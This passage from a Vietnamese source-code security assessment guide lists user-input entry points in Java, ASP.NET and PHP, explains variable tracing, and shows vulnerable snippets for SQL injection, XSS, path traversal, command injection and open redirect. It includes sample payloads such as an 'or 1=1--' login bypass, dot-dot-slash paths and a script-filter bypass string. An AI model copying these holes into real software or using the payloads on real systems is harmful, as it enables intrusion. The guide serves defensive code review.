- Tùy đặc trưng của mỗi ngôn ngữ sẽ có cách xử lý khác nhau. Sử dụng phương pháp tìm kiếm mẫu, liệt kê tất cả điểm vào ứng dụng. Tương tự với điểm vào ứng dụng theo phương pháp Blackbox, điểm vào ứng dụng theo phương pháp mã nguồn là vị trí code mà nhận yêu cầu từ người dùng gửi lên, thông thường là những API nhận dữ liệu từ người dùng.
- Điểm vào ứng dụng phụ thuộc đặc trưng của từng ngôn ngữ. Tài liệu tập trung vào ba ngôn ngữ chính là: PHP, ASP và Java.

#### A. Ngôn ngữ Java:

- Ứng dụng Java tiếp nhận dữ liệu để trình từ người dùng thông qua javax.servlet.http. Giao diện HttpServletRequest là mở rộng của giao diện javax.servlet.ServletRequest. Hai giao diện này cung cấp rất nhiều APIs cho phép ứng dụng web truy cập vào nguồn dữ liệu do người dùng đệ trình. Danh sách các APIs được liệt kê trong bảng sau:

API	Mô tả
getParameter	APIs cung cấp truy cập Parameters trong URL query string, POST body request.
getParameterNames	
getParameterValues	

getParameterMap	
getQueryString	Trả về query string, có thể dùng thay thế cho getParameter
getHeader getHeaders getHeaderNames	Trả về HTTP headers của request
getRequestURI getRequestURL	Trả về URL chứa query string
getCookies	Trả về mảng Cookie
getRequestedSessionId	Trả về Session ID của request, có thể thay thế getCookies trong một số trường hợp
getInputStream getReader	APIs cung cấp request dạng raw, được sử dụng bởi những APIs khác.
getMethod	Trả về Method của HTTP request
getProtocol	Trả về Protocol của HTTP request
getServerName	Trả về giá trị HTTP Host header
getRemoteUser getUserPrincipal	Nếu người dùng đã được xác thực, sẽ trả về thông tin chi tiết của người dùng

- Điểm vào ứng dụng cũng có thể là Cookie, thông tin lưu trong Session. Chính vì thế những hàm lấy cookie, thông tin trong session trong ứng dụng cũng có thể là điểm vào ứng dụng. Ngôn ngữ Java sử dụng giao diện javax.servlet.http.HttpSession để lưu trữ, nhận thông tin về session hiện tại. Mỗi session sẽ được lưu trữ dưới dạng map, ánh xạ giữa tên dạng string tới giá trị của đối tượng. Bảng sau liệt kê những APIs cung cấp lưu trữ, lấy thông tin về session:

API	Mô tả
setAttribute putValue	Lưu trữ data trong session hiện tại
getAttribute getValue getAttributeNames	Truy vấn data được lưu trữ

getValueNames	
---------------	--

### B. Ngôn ngữ ASP.NET:

- Ứng dụng ASP.NET truy cập thông tin người dùng cung cấp thông qua lớp System.Web.HttpRequest. Lớp này cung cấp những thuộc tính, phương thức cho phép ứng dụng truy cập thông tin người dùng đệ trình. Những APIs đó được liệt kê trong bảng sau:

API	Mô tả
Params	Trả về mảng các Parameters
Item	Trả về tên của item trong mảng Params
Form	Trả về tên, giá trị trong form mà người dùng đệ trình
QueryString	Trả về tên, giá trị trong query string
ServerVariables	Trả về tên, giá trị trong ASP server variables
Headers	Trả về HTTP headers
Url	Trả về URL chi tiết
RawUrl	
UrlReferrer	Trả về giá trị HTTP Referer
Cookies	Trả về tập hợp các Cookies
Files	Trả về tập hợp các File được người dùng upload
InputStream	Request dạng raw được sử dụng bởi những APIs khác
BinaryRead	
HttpMethod	Trả về HTTP Method
Browser	Trả về HTTP User-Agent
UserAgent	
AcceptTypes	Trả về HTTP Accept header
UserLanguages	Trả về HTTP Accept-Language header

### C. Ngôn ngữ PHP:

- PHP sử dụng biến mảng để lưu trữ thông tin người dùng gửi lên. Cụ thể trong bảng:

Biến	Mô tả
------	-------


<code>\$_GET</code> <code>\$HTTP_GET_VARS</code>	Trả về parameters người dùng đã gửi lên. Ví dụ: <a href="https://abc.com/search.php?query=foo">https://abc.com/search.php?query=foo</a> Giá trị của query được truy cập qua: <code>\$_GET['query']</code>
<code>\$_POST</code> <code>\$HTTP_POST_VARS</code>	Chứa các parameters trong POST body data
<code>\$_COOKIE</code> <code>\$HTTP_COOKIE_VARS</code>	Chứa các Cookie trong request
<code>\$_REQUEST</code>	Chứa tất cả các item trong: <code>\$_GET</code> , <code>\$_POST</code> , và <code>\$_COOKIE</code>
<code>\$_FILES</code> <code>\$HTTP_POST_FILES</code>	Chứa file người dùng đã upload
<code>\$_SERVER['REQUEST_METHOD']</code>	Trả về HTTP Method
<code>\$_SERVER['QUERY_STRING']</code>	Trả về query string đầy đủ của request
<code>\$_SERVER['REQUEST_URI']</code>	Trả về URL trong request
<code>\$_SERVER['HTTP_ACCEPT']</code>	Trả về HTTP Accept header
<code>\$_SERVER['HTTP_ACCEPT_CHARSET']</code>	Trả về HTTP Accept-charset header
<code>\$_SERVER['HTTP_ACCEPT_ENCODING']</code>	Trả về HTTP Accept-encoding header
<code>\$_SERVER['HTTP_ACCEPT_LANGUAGE']</code>	Trả về HTTP Accept-language header
<code>\$_SERVER['HTTP_CONNECTION']</code>	Trả về HTTP Connection header
<code>\$_SERVER['HTTP_HOST']</code>	Trả về HTTP Host header
<code>\$_SERVER['HTTP_REFERER']</code>	Trả về HTTP Referer header
<code>\$_SERVER['HTTP_USER_AGENT']</code>	Trả về HTTP User-agent header

<code>\$_SERVER['PHP_SELF']</code>	Trả về tên filename script đang được thực thi
------------------------------------	---

- PHP sử dụng mảng `$_SESSION` để lưu trữ thông tin về người dùng, ví dụ:

```
$_SESSION['MyName'] = $_GET['username']; // store user's name
echo "Welcome ". $_SESSION['MyName']; // retrieve user's name
```

- Ngoài ra, mảng `$HTTP_SESSION_VARS` cũng được sử dụng tương tự. Ví dụ: Cần liệt kê tất cả điểm vào ứng dụng của một ứng dụng PHP, sử dụng công cụ tìm kiếm trong nội dung file để tìm kiếm. Trong hình sau sử dụng tính năng “Search File in File” của Notepad++ để tìm kiếm:



Hình 71: Tìm kiếm với tất cả đầu vào ứng dụng lấy theo phương thức GET

Hình 72: Kết quả tìm kiếm tất cả điểm vào ứng dụng dạng GET trong ứng dụng.

- Lưu ý:
  - Có thể sử dụng các trình IDE khác như Netbean, Eclipse để tìm kiếm.
  - Một số đoạn code tìm được có thể đặt trong phần comment, HTML output. Cần đi tới chi tiết đoạn code đó để kiểm tra, loại bỏ những điểm vào này. Một số editor hỗ trợ highlight màu của code sẽ hỗ trợ rất tốt công việc này.
- Cập nhật thông tin về từng điểm vào ứng dụng vào bảng “Điểm vào ứng dụng” theo biểu mẫu BM06.QTĐG.ATTT.ĐVƯDMN.

## 2.2. Trace từ điểm vào ứng dụng.

- Thực hiện với mỗi điểm vào ứng dụng điểm vào tìm được. Tiến hành Trace từng điểm vào. Lưu ý là các ngôn ngữ sẽ sử dụng phép đổi biến, các toán tử, phép rẽ nhánh... Người đánh giá cần am hiểu về ngôn ngữ, mã nguồn để hiểu được quá trình xử lý biến đầu vào.
- Ví dụ: Điểm vào ứng dụng \$\_GET['username'] được xác định ở bước trên. Điểm vào này xuất hiện ở dòng 5 file ‘low.php’. Truy cập nội dung file này:

Hình 73: Điểm vào ứng dụng \$\_GET['username']

```

C:\wamp\www\dwa\vulnerabilities\brute\source\low.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
low.php
1 <?php
2
3 if( isset( $_GET['Login'] ) ) {
4
5     $user = $_GET['username'];
6
7     $pass = $_GET['password'];
8     $pass = md5($pass);
9
10    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
11    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );
12
13    if( $result && mysql_num_rows( $result ) == 1 ) {
14        // Get users details
15        $i=0; // Bug fix.
16        $avatar = mysql_result( $result, $i, "avatar" );
17
18        // Login Successful
19        $html .= "<p>Welcome to the password protected area " . $user . "</p>";
20        $html .= '';
21    } else {
22        //Login failed
23        $html .= "<pre><br>Username and/or password incorrect.</pre>";
24    }
25
26    mysql_close();
27
28
29 ?>

```

Find result - 65 hits

Line 3: if( isset( \$\_GET[ 'Login' ] ) ) {

PHP Hypertext Preprocessor file length : 703 lines : 29 Ln : 28 Col : 1 Sel : 0 | 0 Dos\Windows ANSI as UTF-8 INS

Hình 74: Nội dung file low.php

- Xác định \$user = \$\_GET['username']; Tiếp tục trace theo biến \$user.
- Xác định biến \$qry = "SELECT \* FROM `users` WHERE user='\$user' AND password='\$pass';";
- Tiếp tục trace theo biến \$qry. Xác định \$result = mysql\_query( \$qry ).
- Đây là một điểm cuối ứng dụng. Tiếp tục trace tiếp biến \$result và \$qry để xác định xem có rẽ nhánh nào không.
- Lưu ý: Trong quá trình trace sẽ có một số trường hợp:
  - Biến được đưa vào xử lý tại điểm cuối. Trường hợp này chưa tiến hành dừng trace biến này ngay mà tiến hành trace tiếp để xem có được sử dụng cho đổi biến, sử dụng cho điểm vào ứng dụng khác hay không.
  - Trường hợp câu lệnh rẽ nhánh (If-then, switch...): biến có thể đi theo các nhánh khác nhau. Trường hợp này cần đi hai nhánh khác nhau.
  - Trường hợp chèn file mã nguồn khác (include, import....), cần thực hiện trace trong file mã nguồn đó.
- Việc trace biến có thể thực hiện bằng tay, tìm kiếm theo text (là tên biến). Có thể sử dụng một số script để tăng tốc độ tìm kiếm:

```
import sys
import os
import re
def scan4trace(file,var):
    infile = open(file,"r")
    s = infile.readlines()
    print 'Tracing variable:' + var
    linenum=0
    for line in s:
        linenum += 1
        p = re.compile(".*." + var + ".*")
        m = p.match(line)
        if m:
            print "[",linenum,"]",line

file = sys.argv[1]
var = sys.argv[2]
scan4trace(file,var)
```

Hình 75: Script Python để trace biến

```
D:\sca-rb>trace.py d:\cmd\Cmdexec.aspx.cs TextBox1
Tracing variable:TextBox1
[ 33 ]      psi.Arguments = @"/c type c:\\contracts\\" + TextBox1.Text + @" >
c:\\contracts\\contract.txt";
```

```
D:\sca-rb>trace.py d:\cmd\Cmdexec.aspx.cs psi
Tracing variable:psi
[ 31 ]      System.Diagnostics.ProcessStartInfo psi = new System.Diagnostics.
ProcessStartInfo();
[ 32 ]      psi.FileName = @"C:\WINDOWS\system32\cmd.exe";
[ 33 ]      psi.Arguments = @"/c type c:\\contracts\\" + TextBox1.Text + @" >
c:\\contracts\\contract.txt";
[ 34 ]      psi.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
[ 35 ]      System.Diagnostics.Process.Start(psi);
```

Hình 76: Sử dụng script để trace biến

- Trong quá trình trace, biến có thể được xử lý bằng các hàm lọc, filter. Tùy mỗi ngôn ngữ, framework sẽ có những kiểu lọc khác nhau. Người đánh giá cần hiểu về những hàm lọc này. Ví dụ:

```
// Sanitise username input
$user = $_GET['username'];
$user = stripslashes($user);
$user = mysql_real_escape_string($user);

// Sanitise password input
$pass = $_GET['password'];
$pass = stripslashes($pass);
$pass = mysql_real_escape_string($pass);
$pass = md5($pass);

$qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
$result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');
if( $result && mysql_num_rows($result) == 1 ) {
    // Get users details
    $i=0; // Bug fix.
    $avatar = mysql_result($result, $i, "avatar");

    // Login Successful
    $html .= "<p>Welcome to the password protected area " . $user . "</p>";
    $html .= '';
} else {
    // Login failed
    sleep(3);
    $html .= "<pre><br>Username and/or password incorrect.</pre>";
}
```

Find result - 65 hits

```
Line 31: if( isset( $_GET['phpids'] ) ) {
Line 32:     switch( $_GET['phpids'] ) {
C:\wamp\www\dvwa\vulnerabilities\brute\source\high.php (3 hits)
Line 3: if( isset( $ GET[ 'Login' ] ) ) {
```

Hình 77: Sử dụng filter trong mã nguồn

- Ví dụ trên sử dụng stripslashes và mysql\_real\_escape\_string để filter. Phương pháp này dùng để chống tấn công SQL injection. Trong trường hợp cụ thể, có thể tham khảo chức năng của hàm để biết rõ cơ chế.
- Người đánh giá nên tận dụng comment của đơn vị phát triển, hoặc liên hệ trực tiếp đơn vị phát triển để hiểu rõ chức năng, cách thức hoạt động của hàm.
- Nếu có sử dụng hàm lọc, tiến hành cập nhật thông tin về các hàm, mục đích lọc vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVƯDMN.
- Cập nhật thông tin về điểm cuối ứng dụng tương ứng với mỗi điểm vào ứng dụng vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVƯDMN.
- Lưu ý sẽ có trường hợp điểm vào ứng dụng có một điểm cuối, nhiều điểm cuối, không có điểm cuối. Cập nhật cụ thể từng điểm cuối này.
- Cập nhật thông tin về hàm lọc – filter vào bảng nếu có sử dụng. Ghi rõ mục đích để chống lỗi gì, chống như thế nào (loại bỏ dấu ‘ hay “). Trường hợp phương pháp loại bỏ không triệt để thì cần ghi chú lại.

### **2.3 Phân tích điểm cuối, dự đoán khả năng mắc lỗi.**

- Dựa vào thông tin về điểm vào ứng dụng, trace biến của từng điểm vào ứng dụng, thông tin về điểm cuối, hàm lọc, tiến hành phân tích, đánh giá khả năng mắc lỗi.
- Để xác định khả năng mắc lỗi, phụ thuộc vào cách thức tương tác tại điểm cuối ứng dụng. Thông thường, có các kiểu tương tác sau:
  - File System
  - Database
  - Code Execution
  - URL Redirection
  - Network/Socket
- Tiến hành phân tích mã nguồn tại điểm cuối. Dựa vào đặc điểm xử lý tại điểm cuối, tiến hành phân loại khả năng mắc lỗi của điểm đầu/điểm cuối/nhánh đó.
- Tuy nhiên, việc đánh giá xem có khả năng mắc lỗi không phụ thuộc vào từng loại ngôn ngữ, từng loại lỗ hỏng cụ thể. Người đánh giá cần tập trung phân tích những hàm API được sử dụng trong quá trình từ điểm đầu tới điểm cuối ứng dụng. Mỗi loại ngôn ngữ lại có những API cụ thể.
- Thông tin về lỗi dự đoán mắc phải của mỗi điểm vào/điểm cuối cập nhật vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVƯDMN.

### **2.4. Kiểm tra khả năng mắc lỗi.**

- Kiểm tra lại khả năng mắc lỗi của những điểm vào/điểm cuối ứng dụng đã dự đoán.

- Phương pháp thực hiện như sau:
  - Dựa vào thông tin về các lỗi đã dự đoán, tiến hành kiểm tra lại có mắc lỗi hay không. Việc kiểm tra phụ thuộc vào từng loại ngôn ngữ cụ thể. Để kiểm tra lại có các cách.
  - Sử dụng phương pháp blackbox, kiểm tra khả năng mắc lỗi của điểm vào ứng dụng như đã trình bày ở phần trên.
  - Sử dụng phân tích mã nguồn, từ điểm vào ứng dụng tới điểm cuối để xác định khả năng mắc lỗi.
- Việc kiểm tra bằng phân tích mã nguồn phụ thuộc vào từng loại ngôn ngữ cụ thể. Có thể khác nhau về vấn đề ngôn ngữ, xử lý. Tuy nhiên mỗi loại lỗi đều có những đặc trưng cụ thể riêng.

## A. Cross-Site Scripting

- Trong ví dụ về XSS sau đây, một phần mã HTML được gửi trả lại cho người dùng. Ở đây mục tiêu là HREF link được xây dựng bằng cách lấy trực tiếp từ thành phần người dùng gửi lên:

```
String link = "<a href=" + HttpUtility.UrlDecode(Request.QueryString["refURL"])
+ "&SiteID=" + Sitelid + "&Path=" +
HttpUtility.UrlEncode(Request.QueryString["Path"]) + "</a>";
objCell.InnerHtml = link;
```

- Trong trường hợp khác, dữ liệu từ người dùng được sử dụng để thiết lập giá trị gửi trả về cho người dùng. Ví dụ sau thiết lập giá trị thành phần <title>.

```
private void setPageTitle(HttpServletRequest request) throws ServletException
{
    String requestType = request.getParameter("type");
    if ("3".equals(requestType) && null!=request.getParameter("title"))
        m_pageTitle = request.getParameter("title");
    else m_pageTitle = "Online banking application";
}
```

- Việc xác định lỗi hỏng XSS sẽ dễ dàng hơn nếu sử dụng phương pháp fuzzing. Như vậy: Có thể mắc lỗi XSS nếu như ứng dụng gửi trả lại thông tin người dùng đã truyền vào.

## B. SQL Injection

- Lỗi hỏng SQL injection xuất hiện khi tiến hành cộng trực tiếp xâu mà người dùng nhập vào tạo thành truy vấn SQL, chuyển vào cho database thực hiện. Ví dụ như sau:

```
StringBuilder SqlQuery = new StringBuilder("SELECT name, accno FROM TblCustomers WHERE " + SqlWhere);
if(Request.QueryString["CID"] != null &&
Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");
    SqlQuery.Append(Request.QueryString["CID"].ToString());
}
...

```

### C. Kiểm soát truy cập file

- Dấu hiệu của lỗ hổng Path Traversal là dữ liệu từ người dùng được truyền vào filesystem API mà không có sự kiểm soát dữ liệu liên quan đến file được truyền vào. Trong một số trường hợp, đường dẫn file được hard-code, cho phép kẻ tấn công sử dụng dấu dot-dot-slash để nhảy lên thư mục khác. Ví dụ:

```
public byte[] GetAttachment(HttpContext Request)
{
    FileStream fsAttachment = new FileStream(SpreadsheetPath +
HttpUtility.UrlDecode(Request.QueryString["AttachName"]),
 FileMode.Open, FileAccess.Read, FileShare.Read);
    byte[] bAttachment = new byte[fsAttachment.Length];
    fsAttachment.Read(FileContent, 0,
Convert.ToInt32(fsAttachment.Length,
CultureInfo.CurrentCulture));
    fsAttachment.Close();
    return bAttachment;
}
```

### C. Chuyển hướng người dùng

- Tấn công này có thể dễ dàng phát hiện trong mã nguồn. Lỗi này xuất hiện khi yêu cầu được tạo ra từ dữ liệu người dùng mã không có sự kiểm soát. Trong ví dụ sau người sử dụng cung cấp dữ liệu từ chuỗi truy vấn, sử dụng để xây dựng một URL chuyển hướng:

```
private void handleCancel()
```

```
{
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString["refURL"]) +
    "&SiteCode=" + Request.QueryString["SiteCode"].ToString() + "&UserId=" +
    +Request.QueryString["UserId"].ToString());
}
```

## D. OS Command Injection

- Đoạn code sau có dấu hiệu mắc lỗi Command Injection. Trong ví dụ sau: tham số message và address lấy từ form người dùng, được truyền trực tiếp tới UNIX system API:

```
void send_mail(const char *message, const char *addr)
{
    char sendMailCmd[4096];
    snprintf(sendMailCmd, 4096, "echo '%s' | sendmail %s", message, addr);
    system(sendMailCmd);
    return;
}
```

- Lưu ý: Sử dụng thông tin về các hàm lọc trong quá trình phân tích từ điểm vào tới điểm cuối ứng dụng. Nếu từ điểm vào tới điểm cuối không sử dụng hàm lọc, dữ liệu từ người dùng được chuyển vào làm tham số trực tiếp trong tương tác tại điểm cuối thì có khả năng mắc.
- Trường hợp có sử dụng lọc, nếu hàm lọc có khả năng tránh các lỗi tương ứng với lỗi có khả năng mắc phải thì điểm vào/điểm cuối đó không mắc lỗi. Nếu hàm lọc chưa đủ triệt để thì ứng dụng vẫn mắc lỗi.
- Việc xác định xem hàm lọc có triệt để hay không phụ thuộc vào trình độ của người đánh giá. Người đánh giá nên liên lạc trực tiếp với đơn vị phát triển để xác định khả năng hàm lọc, từ đó, so sánh với những khả năng có thể xảy ra lỗi để xác định có mắc lỗi hay không.
- Nên kết hợp giữa phân tích mã nguồn để hiểu quá trình xử lý từ điểm vào tới điểm cuối, từ đó sinh ra mã tấn công phù hợp để đưa vào kiểm tra khả năng mắc lỗi theo kiểu black box đã trình bày ở trên.
- Ví dụ: Để chống XSS ứng dụng sử dụng lọc từ khóa "<script>", thay thế bằng ký tự null. Người đánh giá nhận thấy quá trình thay thế này chỉ tiến hành một lần, không kiểm tra lại sau khi lọc.
- Do đó, có kẽ hở là nếu sau khi lọc, vẫn còn từ khóa script thì vẫn có khả năng mắc lỗi. Chính vì thế, người đánh giá tiến hành tạo ra mã khai thác có dạng: "<scr<scipt>ipt>". Khi đó sau khi thay thế <script> bằng null sẽ tạo ra một <script> mới.

- Cập nhật những lỗ mã nguồn vào bảng “Lỗi mã nguồn ứng dụng” theo biểu mẫu BM03.QTĐG.ATTT.Loi

### **3. Hướng dẫn dự đoán khả năng mắc lỗi**

#### **3.1 Ngôn ngữ Java**

##### **A. Kiểm soát truy cập file**

- Class thường được sử dụng để truy cập file và thư mục trong Java là java.io.File. Lỗi hỏng path traversal có thể xuất hiện nếu dữ liệu từ người dùng không được kiểm soát, loại bỏ những dấu dot-dot-slash. Ví dụ đoạn code sau sẽ mở một file trên ổ đĩa C:

```
String userinput = "..\\boot.ini";
File f = new File("C:\\temp", userinput);
```

- Những class thường được sử dụng để đọc, ghi nội dung file trong Java là:
  - java.io.FileInputStream
  - java.io.FileOutputStream
  - java.io.FileReader
  - java.io.FileWriter
- Những đối tượng này lấy đầu vào là đối tượng File được khởi tạo hoặc mở một file thông qua file name. Điều đó làm cho có khả năng xuất hiện lỗ hỏng liên quan đến kiểm soát file (Path Traversal, File Include) nếu dữ liệu từ người dùng được sử dụng như một parameter. Ví dụ:

```
String userinput = "..\\boot.ini";
FileInputStream fis = new FileInputStream("C:\\temp\\" + userinput);
```

##### **B. Database Access**

- Dưới đây là những APIs thường được sử dụng để thực thi lệnh SQL:
  - java.sql.Connection.createStatement
  - java.sql.Statement.execute
  - java.sql.Statement.executeQuery
- Nếu dữ liệu từ người dùng là một phần của chuỗi được thực thi truy vấn, có thể mắc lỗ hỏng SQL injection, ví dụ:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM users WHERE username = " + username +
" AND password = " + password + "");
```

- Sẽ thực hiện một truy vấn không mong muốn sau:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password = 'foo'
```

### C. OS Command Execution

- Những APIs sau có thể thực thi lệnh của hệ điều hành trên ứng dụng Java:
  - java.lang.Runtime.getRuntime
  - java.lang.Runtime.exec
- Nếu người dùng có thể hoàn toàn điều khiển được input truyền vào cho exec, ứng dụng hoàn toàn có thể mắc lỗi arbitrary command execution. Ví dụ như sau:

```
String userinput = "calc";  
Runtime.getRuntime().exec(userinput);
```

### D. Chuyển hướng người dùng

- Những APIs sau được sử dụng để thực hiện HTTP redirect trong Java:
  - javax.servlet.http.HttpServletResponse.sendRedirect
  - javax.servlet.http.HttpServletResponse.setStatus
  - javax.servlet.http.HttpServletResponse.addHeader
- Thông thường tạo ra một chuyển hướng bằng cách sử dụng phương thức sendRedirect, đầu vào là một chuỗi chứa URL tương đối hoặc tuyệt đối. Nếu giá trị này bị điều khiển thì có thể dẫn tới lỗ hổng cho phép tấn công lừa đảo.

## 3.2 Ngôn ngữ ASP.NET

### A. Kiểm soát truy cập file

- System.IO.File là class chính để truy cập file trong ASP.NET. Có 37 phương thức trong class này sử dụng filename làm parameter. Lỗ hổng Path traversal hoàn toàn có thể xuất hiện khi dữ liệu từ người dùng không kiểm soát dấu dot-dot-slash. Ví dụ sau đọc file tại thư mục gốc ổ đĩa C:

```
string userinput = "..\\boot.ini";  
FileStream fs = File.Open("C:\\temp\\\" + userinput, FileMode.OpenOrCreate);
```

- Những lớp thường được sử dụng để đọc, ghi file trong ASP.NET
  - System.IO.FileStream
  - System.IO.StreamReader
  - System.IO.StreamWriter

### B. Database Access

- Một lượng lớn APIs được cung cấp để truy cập cơ sở dữ liệu trong ASP.NET. Những lớp chính sau đây thường được sử dụng để tạo, thực thi truy vấn SQL:
  - System.Data.SqlClient.SqlCommand

- System.Data.SqlClient.SqlDataAdapter
- System.Data.OleDb.OleDbCommand
- System.Data.Odbc.OdbcCommand
- System.Data.SqlClient.SqlCeCommand
- Mỗi lớp này cần phải lấy một chuỗi có chứa truy vấn SQL. Nếu chuỗi đầu vào sử dụng này không được xử lý, sử dụng như một phần chuỗi truy vấn thì có thể mắc lỗi SQL injection. Ví dụ:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE
username = "+ username + " AND password = " + password + "", connection);
c.ExecuteNonQuery();
Sẽ thực thi truy vấn không mong muốn sau:
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password =
'foo'
```

### C. Dynamic Code Execution

- VB script sử dụng hàm eval() để thực thi một chuỗi chứa lệnh VBScript. Hàm này sẽ thực thi, trả về kết quả. Nếu đầu vào từ người dùng không được xử lý, kiểm tra thì có thể thực hiện arbitrary commands hoặc làm mất logic ứng dụng.
- Hàm Execute và ExecuteGlobal lấy chuỗi là ASP code, thực thi như là code trong chính nó. Nếu không thực hiện kiểm tra trong hàm Execute, có thể dẫn tới nguy cơ mắc lỗi hỏng arbitrary command execution.

### D. OS Command Execution

- Những APIs sau được sử dụng để chạy một tiến trình khác trong ứng dụng ASP.NET:
  - System.Diagnostics.Process
  - System.Diagnostics.ProcessStartInfo
- Filename được truyền vào phương thức Process.Start, hoặc thuộc tính StartInfo của đối tượng Process có thể được thiết lập là filename trước khi gọi Start đối tượng. Nếu như người dùng điều khiển được chuỗi filename, ứng dụng có thể mắc lỗi arbitrary command execution. Ví dụ:

```
string userinput = "calc";
Process.Start(userinput);
```

### E. Chuyển hướng người dùng

- Những APIs sau được sử dụng để thực thi HTTP redirect trong ASP.NET
  - System.Web.HttpResponse.Redirect

- System.Web.HttpResponse.Status
- System.Web.HttpResponse.StatusCode
- System.Web.HttpResponse.AddHeader
- System.Web.HttpResponse.AppendHeader
- Server.Transfer
- Đa số sử dụng chuyển hướng thông qua phương thức HttpResponse.Redirect, sẽ lấy chuỗi đầu vào địa chỉ tương đối hoặc tuyệt đối của URL. Nếu người dùng điều khiển được đầu vào này, ứng dụng hoàn toàn có khả năng bị tấn công lừa đảo.

### 3.3 Ngôn ngữ PHP

#### A. Kiểm soát truy cập file.

- PHP cung cấp rất nhiều hàm để truy cập file, trong đó có nhiều hàm sử dụng truy cập remote file. Dưới đây là những hàm được sử dụng để truy cập nội dung file, nếu người dùng điều khiển được đầu vào truyền vào hàm sẽ có khả năng khai thác truy cập nội dung file trên máy chủ:
  - Fopen
  - Readfile
  - File
  - Fpassthru
  - Gzopen
  - Gzfile
  - Gzpassthru
  - Readgzfile
  - Copy
  - Rename
  - Rmdir
  - Mkdir
  - Unlink
  - file\_get\_contents
  - file\_put\_contents
  - parse\_ini\_file
- Các hàm sau được dùng để chèn, thực thi PHP script. Nếu người dùng điều khiển được tham số sẽ có thể thực hiện được command execution trên máy chủ:
  - Include
  - include\_once
  - require
  - require\_once

- virtual

## B. Database Access

- Những hàm sau được sử dụng để thực thi PHP và nhận về kết quả:
  - mysql\_query
  - mssql\_query
  - pg\_query
- Mệnh đề SQL được truyền vào như dưới dạng string. Nếu dữ liệu từ người dùng là một phần chuỗi truyền vào, ứng dụng có thể mắc lỗi SQL injection. Ví dụ:

```
$username = "admin' or 1=1--";
$password = "foo";
$sql="SELECT * FROM users WHERE username = '$username' AND password
= '$password'";
$result = mysql_query($sql, $link)
```

- Sẽ thực thi câu truy vấn không mong muốn sau:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password =
'foo'
```

## C. Dynamic Code Execution

- Những hàm sau được sử dụng để thực thi PHP code:
  - Eval
  - call\_user\_func
  - call\_user\_func\_array
  - call\_user\_method
  - call\_user\_method\_array
  - create\_function
- Nếu người dùng điều khiển được dữ liệu truyền vào như là một tham số của hàm thì ứng dụng có thể mắc lỗi script injection.
- Một tính năng của PHP cho phép gọi hàm thông qua biến chứa tên của hàm. Ví dụ sau về cách gọi hàm đặc biệt đó:

```
<?php
$var=$_GET['func'];
$var();
?>
```

## D. OS Command Execution

- Những hàm sau được sử dụng để thực thi câu lệnh hệ thống:
  - exec

- Passthru
- Popen
- proc\_open
- shell\_exec
- system
- Toán tử backtick (`)
- Trong những trường hợp này, các lệnh có thể được liên kết với nhau bằng dấu (|). Nếu người dùng có thể kiểm soát được đầu vào thì có khả năng ứng dụng mắc lỗi arbitrary command execution.

## E. URL Redirection

- Những APIs sau được sử dụng để thực hiện HTTP redirect trong PHP:
  - http\_redirect
  - header
  - HttpMessage::setResponseCode
  - HttpMessage::setHeaders
- Thông thường, để chuyển hướng thì sẽ sử dụng hàm http\_redirect(), nhận string có liên quan đến URL. Nếu giá trị của chuỗi này có khả năng bị điều khiển, thì có thể bị tấn công lừa đảo.